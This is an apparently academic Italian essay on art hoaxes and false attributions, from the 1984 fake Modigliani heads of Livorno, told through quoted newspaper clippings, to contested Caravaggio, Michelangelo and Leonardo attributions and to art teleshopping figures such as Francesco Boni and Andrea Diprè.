«Jeanne Modigliani aveva le idee ben precise. Mi disse: un artista non distrugge delle opere valide, può nascondere quelle matriusette, ma non butta via le pietre scolpite. Perciò c'era poco da cercare nel canale».

In una lettera ai giornali, lo storico dell'arte Maurizio Calvesi, direttore della Biennale di Venezia Arti Visive, accademico del Lincei, taglia corto sulla falsità della testa: «Si metta fine alla commedia e alla sussiegosa turpitudine delle analisi intorno alla penetrazione del fango ed simili: qualunque pietra raccolta dalla terra ne trattiene nei suoi pori, e a contatto con l'acqua la terra diventa fango. L'errore iniziale può essere perdonato, ma perseverare, come dice il proverbio, è diabolico».

A sostegno delle sue affermazioni Calvesi fa osservare che gli occhi della scultura degli studenti sono «talmente pesti che sembrano un campo di battaglia e si riconoscono benissimo i colpi di cacciavite e di scalpello menati alla rinfusa, i contorni del volume sono tagliati verticalmente, lungo l'insueto ovale della faccia, senza alcuna cura di quella rotonda continuità del volume che era la prima preoccupazione di Modigliani».

Tutta la città ha seguito in diretta televisiva i tre studenti rifare il falso Modì Applausi nei bar di Livorno: «Ce l'han fatta»

L'Unità, 11 settembre 1984

DAL NOSTRO CORRISPONDENTE

LIVORNO — La città ha vissuto ieri sera l'atmosfera dei tempi d'oro di «Lascia o raddoppia», con la supercampionesse Paola Bolognani che venne poi a sposarsi proprio qui a Livorno, del mondiale di calcio in Spagna. I livornesi non si sono lasciati scappare un solo telegiornale, commentando il progredire dell'opera dei tre ragazzi impegnati davanti alle telecamere in via Teulada a Roma, e non li ha meravigliati la notizia che un produttore vuole ingaggiare il terzetto per girare un film sulla vicenda.

Da qualche bar del centro, alle 20, televisore acceso a tutto volume, è esploso l'applauso. Aria di festa nelle abitazioni di Francesco Ferrucci, Pietro Luridiana e Michele Ghelarducci. «Avevo una gran paura che non ce la facessero — dice la signora Anna Ferrucci —, per tutto il giorno sono stata in ansia. Loro erano tranquilli quando sono partiti per Roma ma io mi preoccupavo: Poverini e se la pietra si rompe? mi domandavo. Invece ho visto che tutto va bene e ora sono tranquilli». Per telefono il dottor Alberto Ferrucci, l'unico che ha accompagnato i ragazzi nella Capitale: «Ho sempre detto che sono splendidi, questo è il giorno più felice della mia vita».

Livorno non è una città che va a letto presto la sera, è una città tranquilla, dove ancora si può passeggiare di notte senza preoccupazioni: la rapina e l'aggressione sono



ROMA — Scarpello e martello, si fabbrica davanti alla TV il falso «Modì»

Ieri «Speciale TG1» con i quattro «falsari» di Livorno

Poche ore in diretta TV ed ecco rifatta «Modì 2»

Hanno lavorato alla presenza di un notaio sbizzando la scultura - Il loro racconto

ROMA — Ed eccoli qui, finalmente, che scarpellano e martellano sotto i riflettori della Rete 1 (e della NBC, della CBS e degli altri immane americani) ricostruendo in studio il loro «capolavoro». Quale? Ma una testa di Modigliani, naturalmente. Anzi, «Modì 2»: «La più bella e più intimamente sua» — secondo la definizione di critici e studiosi di fama — tra le tre trovate quarant'anni fa nelle acque sporche di un canale di Livorno. Chi sono? Singolarmente presi, tre ragazzi nemmeno ventenni ma da qualche giorno noti a tutti, jeans sdruciti e faccia allegria. Assieme, però somigliano sempre più — mentre scarpellano in diretta per lo «Speciale TG1» andato in onda ieri sera — a qualcosa di molto vicino ad una bomba ad orologeria prossima a far

danni in non poche stanze della cultura e della critica dell'arte italiana. Burioni, qui è evidente, lo sono di sicuro. Ma viene da chiedersi, adesso, se non siano anche stati involontaria occasione per una guerra senza quartiere, una sorta di definitivo regolamento dei conti, tra critici e studiosi (non solo italiani) del grande maestro livornese.

Michele Ghelarducci, Pietro Luridiana e Francesco Ferrucci a Roma ci erano arrivati nella mattinata, custodendo gelosamente in tre grosse borse i «ferri del mestiere»: martelli, scalpelli, un trapano elettrico e — soprattutto — due grosse pietre arenarie sulle quali sbazzare il «capolavoro». Gli stessi ar-

Federico Geremica
(Segue in ultima)

Nell'interno

Sul terrorismo mezza retromarcia di Craxi

In una nota aggiuntiva inviata alla commissione parlamentare sul servizio di sicurezza Craxi ha compiuto una mezza retromarcia rispetto ai sospetti su pacifisti e ecologisti.

A PAG. 3

CSM: sospeso il giudice Costa Ispezioni a Trapani e Palermo

Il giudice Costa, accusato di corruzione è stato sospeso dall'incarico. Lo ha deciso oggi il CSM che ha anche deliberato nuove ispezioni nei tribunali di Trapani e Palermo. A PAG. 5

Da oggi scioperi all'ENEL potrà mancare la luce

Da oggi scatta un piano di scioperi all'ENEL indetti dalla CGIL che chiede la riapertura delle trattative aziendali. Ci potranno essere interruzioni nell'erogazione di energia.

A PAG. 10

Roma, la testa rassomiglia a quella pescata nel Fosso reale I ragazzi vincono la sfida In 3 ore ecco un altro Modì

ROMA — Si è conclusa ieri notte, durante lo special del TG-1, tra sorrisi e commenti divertiti, la vicenda della falsa testa attribuita a Modigliani.

Di fronte alla copia realizzata dagli studenti livornesi in meno di tre ore (imperfetta solo nella bocca che, a pochi minuti dalla messa in onda, si è staccata dal blocco), gli studiosi invitati hanno ribadito le loro posizioni.

«Le tre teste attribuite a Modigliani sono orrende — ha osservato il prof. Federico Zeri — e di estrema miseria formale. Sembrano dei paracarri scolpiti. Quella che i ragazzi si attribuiscono è la migliore. E se è falsa questa sono fasulle anche le altre».

«Se poteva esserci un remotissimo dubbio, il pomeriggio di oggi lo ha fagocitato del tutto», ha commentato Maurizio Calvesi. «È stata una bella beffa, degna della migliore tradizione italiana — ha aggiunto Mario Spagnol. — Speriamo che sul finale non vengano fuori le meschinità e gli squalori che spesso caratterizzano questo tipo di vicende. La scultura realizzata davanti alle telecamere direi che è la più bella di tutte».

L'appuntamento tv non era facile per i tre ragazzi. Nello studio 8 della Rai, da dove è andato in onda lo «special», c'era infatti il clima del grande evento: decine di fotografi, giornalisti stranieri, ben tre emittenti statunitensi,

Cbs, Nbc, Cnn, più una agenzia internazionale, la Visnews.

Tra domande incalzanti e flash a ripetizione, Pietro Luridiana, Pierfrancesco Ferrucci e Michele Ghelarducci, hanno cominciato a scolpire pochi minuti dopo le 18 la pietra, che in poche ore si è trasformata in una seconda «testa di Modigliani». Dopo aver tracciato con un gessetto bianco il disegno da seguire, Ghelarducci, con la mano sinistra è stato il primo a mettersi a lavoro. «Stamo venuti qui solo per dimostrare che con questa pietra e questi strumenti è possibile rifare la scultura che abbiamo gettato nel Fosso reale — hanno chiarito i tre studenti. — La prima volta avevamo impiegato sei ore in due giorni, ma la scultura era anche più grande».

Il terzetto, arrivato a Roma in auto, insieme con Alberto Ferrucci, padre di Pierfrancesco, ha lavorato tutto il pomeriggio a turno. Mentre uno era occupato a scolpire, gli altri rilasciavano interviste alle tv straniere, ripetendo ai giornalisti tutti i dettagli della storia. All'inizio ob-

blamo creduto che la cosa sarebbe venuta fuori subito come uno scherzo — ricorda —. I nostri genitori ci hanno sempre oppugato, anche divertendosi; poi, quando la vicenda è montata, hanno cominciato a preoccuparsi un po'».

«Adesso, se non fosse successo tutto questo starei già studiando per un esame che devo sostenere a ottobre», aggiunge Ghelarducci e, insieme con gli amici, spiega che se riavranno la loro testa (attualmente sequestrata dal pretore di Livorno e depositata nel caveau della Banca d'Italia) la venderanno per devolvere il ricavato a istituti di beneficenza.

Durante il lungo pomeriggio in via Teulada, presente anche il paziente notaio Genovese, convocato per vigilare sulla regolarità dell'operazione, si è parlato anche di Michele Genovesi, il quarto componente del gruppo, già soprannominato il «dissociato». «Non abbiamo litigato — precisano i ragazzi. — Solo che noi siamo andati in fondo e lui no».

Intanto mentre la pietra arenaria di Livorno (quella

che prima si usava per fare le panchine, diranno i ragazzi) continuava ad assumere sempre più i caratteri tipici dello stile Modigliani, nello studio si commentavano le varie dichiarazioni degli esperti d'arte. C'è quella rilasciata ieri dal professor Dario Dordè, soprintendente della Galleria d'arte moderna di Roma secondo cui «la foto dei ragazzi con la contestata scultura di Modigliani ripescata nel canale di Livorno e pubblicata da Panorama è un trucco fotografico».

E c'è anche quella, poi trasmessa durante lo special, di Giulio Carlo Argan, incentrata sulla differenza tra ciò che in arte si chiama «autografo» e ciò che invece si dice «autentico». «Autografo — ha dichiarato Argan — è un'opera realizzata e firmata dal suo autore, autentica è un'opera realizzata da un artista, anche se questi l'ha disconosciuta e non l'ha firmata. Solo le analisi più sofisticate potranno stabilire l'autenticità, individuare la distinzione tra falso e autentico».

«Nessun imbarazzo a incontrare di persona i superesperti del settore?»

«Qualcuno — rispondono i ragazzi che già intorno alle 19 avevano praticamente portato a termine l'opera. — Sappiamo che queste persone possono metterci in difficoltà anche solo con le parole».

Fulvia Caprara

A PAGINA 3

Arte moderna di padri ignoti

di Renato Barilli

A PAGINA 2

Applausi a Livorno «Ce l'han fatta»

di Omero Mairacini

La Stampa, 11 settembre 1984

La Stampa, 11 settembre 1984



La Stampa, 12 settembre 1984



L'Unità, 14 settembre 1984



La Stampa, 16 settembre 1984

sospetti sull'autenticità delle sculture: una delle teste era in granito, una pietra troppo dura da scolpire per un Modigliani all'epoca malato ai polmoni. L'altra era in pietra serena, più malleabile e usata abitualmente dall'artista, ma non per questo confondibile perché il blocco di pietra era stato tolto da un marciapiede che si trovava nel parcheggio dei paracadutisti della caserma Vannucci di Livorno

«quella pietra puzzava di nafta, oli e grassi ed era impregnata di benzina fin nell'anima»²⁴

tuttavia queste indicazioni non servirono a molto e non lasciarono scampo agli studiosi che furono messi alla berlina.

«Ho voluto demistificare il modo in cui i critici d'arte, i mass media, la gente, creano i miti. Ho voluto compiere un'operazione estetico-artistica. Pensavo che gli esperti se ne sarebbero accorti invece hanno bevuto tutto»²⁵.

Ma, perché il dragaggio del Fosso si interruppe alla terza testa? Credevano di trovare un numero infinito di falsificazioni a opera di molti buontemponi livornesi? Considerando che Carlo Pepi, un distinto collezionista livornese all'epoca cinquantenne, aveva commissionato tre finte teste di Modi da buttare nel fosso, i timori del comune non erano così sbagliati

«io volevo dimostrare come quella gente non s'intendesse di Modigliani e siccome un giorno nei primi di luglio apparve una bella fotografia su Gente di Vera Durbé davanti al Fosso Reale che indicava il luogo in cui secondo lei Modigliani aveva gettato le teste e dove sarebbero cominciati gli scavi con la draga, porca miseria, dissi, quando mi trovai davanti a quella fotografia, te le faccio trovare io lì, le teste! E mi misi all'opera con degli artisti livornesi, uno mi fece quella in marmo, un altro quella in pietra e un terzo quella piccola. [...] Un pomeriggio c'era un importante partita di calcio della Nazionale, non ricordo contro chi, e decidemmo di buttare le teste nel fosso approfittando del fatto che tutti erano in casa a guardare la partita. Però io ebbi un ripensamento all'ultimo, perché mi sentii di commettere un reato. Facevo quello scherzo con l'intento subdolo di trarre in inganno i critici d'arte e allora parlando con uno dei tre scultori miei complici decidemmo di desistere. [...] Il pentimento fu dell'ultimo secondo. Quando si arrivò al dunque.»²⁶

Carlo Pepi

Ma queste famose teste, quelle autentiche di Modigliani, sono mai esistite?

Il 17 settembre del 1991, Giuseppe Saracino, stilista

²⁴ Frogia A., op.cit., pag. 133

²⁵ Morandi G., op. cit., pag. 104

²⁶ Morandi G., op. cit., pp. 146-148



Pubblicità Black & Decker

fatto valutare quelle sculture precedentemente?

«Già nel 1984 tentai di farle esaminare ma non ci riuscii e alla fine non ne feci di nulla per paura di finire nel polverone dei falsi. Telefonai due volte alla signora Durbé, dicendole che le pietre che cercavano forse erano quelle che avevo io da quarant'anni. Ma non fui preso in considerazione, anzi peggio, mi mandò al diavolo».³⁰

Nel frattempo gli esperti analizzano sia le teste sia tutto ciò che si trovava nel baule e non danno un sì certo ma neanche un no. Per il sovrintendente di Pisa vale il giudizio espresso dalle perizie della *Galleria d'arte moderna* di Roma e da un comitato di specialisti del ministero per cui le sculture sono state dichiarate false, ma gli altri autorevoli studiosi di Modigliani sostengono il contrario e ritengono che ogni altra valutazione diversa dalla loro sia funzionale solo ad archiviare un caso.

È incredibile come il sistema dell'arte, punzecchiato in un punto debole come quello dell'attribuzione di autenticità, diventi automaticamente e preventivamente fin troppo scrupoloso nei confronti di prove certe.

Al termine di tutto questo clamore intorno a Modì è bene ricordare che fu aperta un'inchiesta a carico dei fratelli Durbé che finì in nulla³¹, i panettieri iniziarono a sfornare schiacciate a forma di testa di Modì, i quattro studenti livornesi andarono da Mike Bongiorno come battitori nell'asta in cui venne venduta la Modì 2-bis, Angelo Froggia, lasciato il lavoro di portuale per dedicarsi alla pittura muore di AIDS all'età di 42 anni e un gruppo di studenti universitari che aveva ricevuto brutti voti dai famosi professoroni che avevano data per certa l'autenticità delle teste, chiede dei 30 risarcitori.

³⁰ Ibidem

³¹ Morandi G., op. cit. pag. 108

Inganni moderni di falsità storiche

L'arte è un investimento di capitali, la cultura un alibi.
Ennio Flaiano

Se la beffa di Modigliani, con la sua ingenuità, ha toccato e scosso il sistema dell'arte, si potrebbe pensare che la lezione sia servita a non perseverare nella false attribuzioni, ma purtroppo, se errare è umano e perseverare è diabolico, il mondo dell'arte ha un destino segnato all'inferno.

Il 5 luglio 2012 due perfetti sconosciuti alle cronache caravaggesche danno l'annuncio di aver scoperto 100 disegni giovanili del Caravaggio. Ovviamente i mezzi di comunicazione diffondono subito la notizia in maniera sensazionalistica senza preoccuparsi di controllare le fonti perché gli autori di questa epocale scoperta sono Maurizio Bernardelli Curuz, direttore di *Stile arte*, una rivista che

si autopresenta in termini sensazionalistici ("un periodico d'alto livello qualitativo che si colloca ai primi posti in Europa nell'ambito degli studi di iconologia e delle scoperte che riguardano la storia dell'arte"), ma che di fatto sta agli studi scientifici di storia dell'arte più o meno come "Oggi" sta alla sociologia¹

e Adriana Conconi Fedrigolli, scrittrice di pochissimi testi di storia del collezionismo e scultura dell'Ottocento. Ovviamente i disegni, contenuti al *Civico Gabinetto dei disegni del Castello Sforzesco* a Milano, non sono ignoti agli studi, anzi, da più di cinquant'anni gli studiosi del Caravaggio ne scrivono interrogandosi sulla reale provenienza perché

in Italia il giornalismo storico-artistico è pressoché defunto, ed è ormai talmente abituato a concepire se stesso come il megafono celebrativo dei Grandi Eventi da non essere più in grado di distinguere una notizia da una bufala²

perché, sarebbe bastato parlare con Francesca Rossi, conservatrice del Gabinetto per comprendere che questi due "ricercatori" basavano le loro ricerche sul nulla. È del maggio 2011 l'email della ricercatrice Mariacristina Ferrari che richiede di visionare il materiale fotografico su Peterzano³ e allievi per motivi di studio. Il Castello Sforzesco le invia 1.738 file in formato .jpeg e un catalogo di immagini a bassa risoluzione salvate su un dischetto per computer. Qualora qualcuno desiderasse visionare personalmente i disegni conservati nel Gabinetto dovrebbe obbligatoriamente passare dalla dottoressa Francesca Rossi, che, dopo



Adriana Conconi Fedrigolli e Maurizio Bernardelli Curuz



Confronto tra il volto di Cristo nella *Cena in Emmaus* di Caravaggio e lo studio per testa realizzato da Merisi nella bottega di Simone Peterzano.



Il volto del disegno trovato a Milano e attribuito al giovane Merisi, avvicinato a quello del vecchio soldato della *Conversione di Saul* dipinto da Caravaggio.



Copertina della "Domenica" del Sole 24 Ore del 12 giugno 2011

¹ Montanari T., *La madre dei Caravaggio è sempre incinta*, Milano, Skira, 2012, pag. 11

² Montanari T., op. cit., pag. 15

³ Peterzano Simone (1540-1596) pittore bergamasco con cui si formò Caravaggio



Il crocifisso ligneo attribuito a Michelangelo



Alessandro Vezzosi e Nicola Barbatelli osservano il retro del "probabile" autoritratto di Leonardo



L'autoritratto attribuito a Leonardo da Vinci

aver registrato l'ingresso, si occupa di accompagnare i visitatori, registrare le generalità e schedarli nel database informatico. I due ricercatori, Bernardelli Curuz e Conconi Fedrigolli non figurano nell'elenco e la dottoressa Rossi non li ha mai visti. Ciò fa supporre che i due abbiano stilato le proprie ricerche basandosi esclusivamente sui contenuti digitali inviati sul dischetto; Bernardelli però replica

«abbiamo visitato gli archivi diverse volte anche se fuori dall'orario di ufficio, accompagnati da altre persone»⁴

Ed è così che il Comune di Milano fa cambiare tutte le serrature del Gabinetto.

Perché,

se dichiaro di aver visto a occhio nudo il Bosone di Higgs nel mio salotto, mi portano alla neuro: ma se il primo che passa sostiene di aver scoperto un Michelangelo, un Leonardo o un Caravaggio, il circo mediatico lo porta, immediatamente, in trionfo.⁵

Ed è sempre il povero Caravaggio che fu tirato in ballo nel 2011 nell'inserito domenicale del *Sole 24 ore* che titolava: "Guardate, c'è un nuovo Caravaggio!". Peccato che l'opera, Sant'Agostino nello studio, sia stata dipinta tra i dieci e vent'anni dopo la morte di Michelangelo Merisi.

Nell'estate del 2010, attraverso una serie di combinazioni tra critici, mercanti e governo, un crocifisso ligneo del primo Cinquecento fiorentino viene attribuito al Michelangelo, acquistato dallo Stato dall'allora Ministro Sandro Bondi ed esposto al *Museo Diocesano* di Napoli, ottenendo così

una legittimazione e una consacrazione impensabili per il resto della "merce avariata"⁶

Ma se Napoli ha un Michelangelo, Sorrento ha un Leonardo. Nel 2009, ad Acerenza, un piccolo paese nella provincia di Potenza, viene scoperto l'unico autoritratto realizzato da Leonardo. La famiglia che possedeva l'opera era convinta si trattasse di un ritratto di Galileo Galilei ma, fortunatamente, arrivò lo storico Nicola Barbatelli a fare chiarezza e ad attribuire la mediocre opera del secondo Cinquecento all'artista che nel 1519 era già deceduto. L'opera fu la principale attrattiva della mostra "Leonardo e il Rinascimento fantastico" a Sorrento e di fantastico, in quella mostra ci sono soprattutto le attribuzioni alle opere

⁴ Stella A., *Le visite fantasma e i disegni sul pc. Giallo su Caravaggio*, 2012, www.corriere.it/cultura/12_luglio_11/stella-visite-fantasma-disegni-pc_908030ee-cb58-11e1-8cce-dd4226d6abe6.shtml, consultato il 20/11/2014

⁵ Montanari T., op. cit., pag.15

⁶ Montanari T., op. cit., pag.17

irrilevanti provenienti da privati.

Pensare che l'autore del ritratto lucano sia Leonardo è come confondere una bicicletta con una portaerei, con la scusa che si tratta pur sempre di mezzi di trasporto.[...] Il Cristo ligneo 'di Michelangelo' e il 'Leonardo' di Acerenza non possono essere messi sullo stesso piano: credere al primo è un errore, credere al secondo è come credere a chi sostiene di esser stato rapito dagli alieni.⁷

Ma non era la prima volta che Michelangelo veniva nominato invano. Nel 2009, monsignor Fisichella, rettore della *Pontificia Università Lateranense*, presentò un Cristo ligneo, rinvenuto nel *Patriarcato melchita del Libano* e attribuito da Umberto Baldini, responsabile dell'Opificio delle Pietre Dure, a Michelangelo. Peccato che l'opera sia databile attorno alla seconda metà del Seicento.

Se attribuire a Michelangelo il Cristo comprato da Bondi è come confondere un leone con un gatto, attribuirgli il Cristo di San Marino è come scambiare un leone con un merluzzo.⁸

Nel 2011 tocca a Guercino finire nel pentolone delle bufale. Per la mostra *Guercino ritrovato. Quando amore ferma la guerra* al Museo nazionale di Castel Sant'Angelo a Roma viene esposta una sola opera: Marte trattenuto da un amorino, realizzata da un "follower del Guercino"⁹. La tela viene però presentata, senza ombra di dubbio, dai curatori, come un dipinto del Guercino; peccato però che la tela sia di proprietà di un fondo d'investimento lussemburghese, presieduto da uno dei due curatori, perché, l'altra curatrice altro non era che una consulente del fondo,

l'errore vero non consista nell'attribuzione, ma nel fatto che una simile iniziativa venga ospitata in un museo pubblico, e che possa fregiarsi del patrocinio del Ministero per i Beni culturali, della Soprintendenza per il Polo Museale romano, dell'Assessorato alla cultura del Comune di Roma e del Consiglio regionale del Lazio.¹⁰

Gian Lorenzo Bernini venne invece tirato in ballo durante la quarantanovesima edizione di *Cortona Antiquaria* in cui fu presentato un suo dipinto raffigurante Pietro da Cortona.

Quel giorno i lettori devono aver pensato che, quando dipingeva, Gian Lorenzo Bernini diventasse improvvisamente un deficiente: tanto è inguardabile il ritratto che gli si vorrebbe appioppare.¹¹



Il Cristo ligneo attribuito a Michelangelo



Marte trattenuto da un amorino attribuito a Guercino



Ritratto di Pietro da Cortona
attribuito a Gian Lorenzo Bernini

⁷ Montanari T., op. cit., pag.21

⁸ Montanari T., op. cit., pag.23

⁹ Proposta in vendita da Sotheby's New York nel 2003-2004

¹⁰ Montanari T., op. cit., pag.26

¹¹ Montanari T., op. cit., pag.30

i Teleimbonitori dell'Arte

La televisione è come una spugna: raccoglie tutto ciò che c'è sul pavimento e quando vai a spremerla esce fuori il succo della società.
Pippo Baudo

La televisione è un mezzo che, da qualche decennio a questa parte, riesce a beffare le persone che non hanno le capacità per distinguere le bugie dalla verità. Dall'invenzione e dalla diffusione della televisione vi è stato un numero sempre più significativo di persone che portano avanti delle opinioni, sbagliate, che credono vere solo perché le hanno sentite in televisione. Fortunatamente, con l'avvento di internet, le persone, soprattutto i più giovani, con capacità di ricerca e approfondimento, hanno iniziato a prendere con le "pinze" ciò che lo schermo domestico trasmette. Nel mondo dell'arte, la televisione ha creato molti danni. Uno dei maggiori danni è sicuramente Vittorio Sgarbi. Il secondo danno è la convinzione passata che qualsiasi tipo di arte ci venga propinata attraverso la televisione sia vera arte e che, se ne abbiamo la possibilità, è nostro obbligo acquistarla perché, se l'artista è in punto di morte, potremo fare l'affare del secolo.


Francesco Boni

Nel 1982 Giorgio Corbelli rileva le frequenze di *Tv Shop Canale 4*, un canale commerciale, trasformato poi in *Telemarket*, che nel 1987 copre già due terzi del territorio nazionale. Il canale trasmette televendite ed è su quella rete che trovano notorietà personaggi come Wanna Marchi e Francesco Boni, quest'ultimo, è un commerciante, battitore d'aste e promotore di manifestazioni, che, dopo l'incontro con Corbelli, diventa anche conduttore di televendite d'arte che trattano il commercio d'arte dall'antichità al contemporaneo. L'obiettivo di Boni, attraverso il mezzo televisivo era quello di

interessare all'arte contemporanea un pubblico vasto ed eterogeneo in termini di fascia d'età, estrazione sociale e livello culturale¹,

e ovviamente portare acqua al proprio mulino, ovvero vendere, elogiando, l'arte che ha a disposizione in quel determinato momento e per farlo si avvale di prestigiosi critici d'arte come Vittorio Sgarbi.

Dopo essere uscito da *Telemarket* per avviare nuove



Francesco Boni



Francesco Boni durante una televendita su Telemarket

¹ Boni F., *Francesco Boni Biografia*, 2013, www.francescoboni.it/biografia.php, consultato il 3/11/2014



Corrado Guzzanti



Corrado Guzzanti nei panni del Dottor Armà durante il programma *L'Ottavo Nano*

trasmissioni e collaborare con canali già attivi, vi rientra nel 2001, giusto in tempo per vedere il proprietario del canale televisivo, Giorgio Corbelli, finire nei guai per falsificazione, ricettazione e riciclaggio, per aver falsificato e venduto migliaia di quadri a firma di Michele Cascella, Mario Schifano, Giuseppe Migneco, Giorgio de Chirico e molti altri maestri dell'arte contemporanea attraverso il programma *Sgarbi ministeriali* di *Telemarket* condotto da Vittorio Sgarbi, che a suo tempo dichiarò:

«Almeno Corbelli aveva copie di quadri belli, in un mondo in cui si riproduce la merda»²

Nel 2013 *Telemarket* chiuse i battenti ma ciò che rimase impresso nella memoria di quella trasmissione fu la parodia realizzata da Corrado Guzzanti nei panni di un sedicente Dottor Armà nel programma di satira *L'Ottavo nano*, in cui, col cartellino del prezzo ancora appeso alla giacca, imitava sia fisicamente che vocalmente il teleimbonitore Boni. Caratteristica di Boni era infatti l'attitudine a finire lo spettatore con infinite spiegazioni sul valore artistico delle opere esposte, per convincerlo ad acquistare un'opera d'arte a prezzo scontato. Guzzanti, nel fargli "il verso", spacciava le sue opere alle due presentatrici dell'*Ottavo Nano*, Serena Dandini e Caterina Guzzanti, nello stesso modo marcato di Boni, ma dopo un'assurda peripezia sul valore dell'opera, sulla corrente artistica e sull'affare scontato, l'opera tornava a costare il prezzo iniziale. Il Dottor Armà trattava le opere di Tonino Mutandari, Amedeo Spaccolanana, Fragolari e Carciofi appartenenti alle correnti del *Nascondismo* e *Sorpresismo* e convinceva all'acquisto per "rendere il proprio salotto un grande protagonista del '900"³

«Perché quello che oggi costa dieci, domani costa venti! Dopodomani costa trenta! I soldi passano, l'arte resta!»⁴

Guardando ciò che circola ancora online su questi due personaggi non ci si rende conto di chi è la parodia di chi, ma c'è un personaggio che è nato dalla costola di Boni e Guzzanti e non si riesce a capire se, come si suol dire, ci è o ci fa.

Se le televendite hanno lanciato personaggi deprecabili come Wanda Marchi che truffa le persone con acqua e sale, nel mondo dell'arte in televisione, il personaggio deprecabile che va per la maggiore in questo periodo è Andrea Diprè.

² Exibart.com, *Telemarket*, "migliaia di falsi". In carcere il patron Corbelli, 2002, www.exibart.com/notizia.asp?idnotizia=4247, consultato il 3/11/2014

³ Wikipedia, *Dottor Armà*, 2014, it.wikipedia.org/wiki/Personaggi_di_Corrado_Guzzanti#Dottor_Arm%C3%A0, consultato il 3/11/2014

⁴ Ibidem

Andrea Dipré

Nell'arte, come nella vita, capita di incontrare persone che, confrontate con casi mediatici di importanza nazionale, possono essere paragonati a Wanna Marchi.

La Wanna Marchi dell'arte italiana è Andrea Dipré.

Andrea Dipré nasce nel 1974 sui monti trentini in un paesino di 300 anime e si laurea in giurisprudenza, e fin qui non vi è nulla di male, anche Achille Bonito Oliva è un critico e teorico dell'arte laureato in giurisprudenza. La sostanziale differenza tra i due è che Achille critica l'arte contemporanea diciamo ufficiale, Dipré si fa pagare dagli "artisti" per interviste che vengono trasmesse sul suo canale *youtube* e sui suoi canali Sky privati; perché Andrea Dipré, invece di dedicarsi ai viaggi, alla filantropia o allo shopping selvaggio, ha deciso di acquistare dei canali televisivi per promuovere, a modo suo, delle persone che si dedicano all'"arte", ovviamente facendosi pagare.

Ci sono persone a questo mondo che non meritano visibilità ma che, da una parte o dall'altra la trovano. Chi non trova posto a *"Uomini e Donne"*, in qualche salotto di opinionisti o sul divano di Barbara D'Urso, trova spazio, previo pagamento, da Andrea Dipré, un uomo che, invece di nascondere i mali di una società malsana, ignorante e basata sull'apparire, li prende e li sottolinea con 5 diversi tipi di evidenziatore.

Dipré ha i suoi inizi negli ambienti ecclesiastici e nelle tv cattoliche, di partito (leghiste) e locali, finché non intraprende la strada di indagatore di feccia e testimone di miseria intervistando disperati, *pornostar* e *escort* senza alcun tipo di morale, di etica e di vergogna.¹

Seguitissimo da moltissime persone che, un po' lo deridono e lo considerano un personaggio riprovevole, un po' lo credono realmente un critico d'arte, conta 150.000 iscritti al suo canale *Youtube* e 800.000 like tramite *Facebook*.

Andrea Dipré sguazza in un'Italia che è socio culturalmente degradata. Tra il 2001 e il 2012 ha conosciuto qualcosa come 1500 pittori e lui stesso afferma che:

«c'erano quelli che facevano delle cose realmente inguardabili ma io non potevo dirgli "guarda i tuoi quadri fanno schifo" perché poteva capitare anche gente che ti metteva sul tavolo 50mila euro.»²

Quando Dipré parla, a momenti ricorda Matteo Renzi, altri il mago Otelma, usa termini come *Catafratta* che lui spiega in



Andrea Dipré

¹ Pisto M., *La strabiliante vita e discesa di Andrea Dipré*, 2014, www.writeandrollsociety.com/la-strabiliante-vita-e-discesa-di-andrea-dipre, consultato il 23/9/2014

² Ibidem

riferimento al Gattamelata di Donatello "quando il cavallo e il cavaliere sono uniti è la catafratta" e *Sibaritico*, dalla città di Sibari, un luogo molto lussuoso.

Il fenomeno Diprè si basa essenzialmente sull'ignoranza della gente media perché se un, "artista", si affida a lui per promuovere la mia arte i motivi possono essere questi:

- il mio livello culturale è così terra terra da non capire la sostanziale differenza tra la critica d'arte e la paradossale presa per i fondelli
- non ho mai aperto un libro di "Economia dell'arte for dummies" per comprendere che ciò che fa Diprè non è mercato
- non ho mai aperto un qualsiasi libro/rivista/sito d'arte per controllare di chi sta parlando Diprè, se sono realmente artisti o fenomeni da baraccone
- non ho mai studiato né come si fa arte, né cos'è l'arte

se, nonostante i punti precedentemente elencati, io, ignorante d'arte allo stato puro, nella mia vita sono riuscito a mettere da parte un po' di soldi, ecco che il signor Diprè mi illustra un tariffario (che potrebbe far invidia a una delle escort che lui intervista) per promuovere la mia "arte":

Gent.ma ...,

La ringrazio per il Suo interessamento.

Le riassumo, di seguito, come da Sua richiesta, le mie proposte televisive volte a diffondere al grande pubblico la conoscenza delle opere.

PROPOSTE TELEVISIVE

- 1 registrazione di 5' con l'artista e le sue opere in studio televisivo a Milano o a Roma o direttamente a domicilio dell'artista + messa in onda della registrazione su SKY una volta alla settimana per 6 mesi per un totale di 26 uscite: costo complessivo 300 euro
- 1 registrazione di 60' con l'artista e le sue opere in studio televisivo a Milano o a Roma o direttamente a domicilio dell'artista + messa in onda della registrazione su SKY una volta alla settimana per un mese per un totale di 4 volte: costo complessivo 800 euro.
- 1 registrazione di 60' con l'artista e le sue opere in studio televisivo a Milano o a Roma o direttamente a domicilio dell'artista + messa in onda della registrazione su SKY una volta alla settimana per 3 mesi per un totale di 13 uscite: costo complessivo 1500 euro.
- 1 registrazione di 60' con l'artista e le sue opere in studio televisivo a Milano o a Roma o direttamente a domicilio dell'artista + messa in onda della registrazione su SKY una volta alla settimana per 6 mesi per un totale di 26 uscite: costo complessivo 2500 euro.
- 1 registrazione di 60' con l'artista e le sue opere in studio televisivo a Milano o a Roma o direttamente a domicilio dell'artista + messa in onda della registrazione su SKY una volta alla settimana per 12 mesi per un totale di 52 uscite: costo complessivo 4000 euro.

La trasmissione è presentata dal critico d'arte Andrea Diprè.

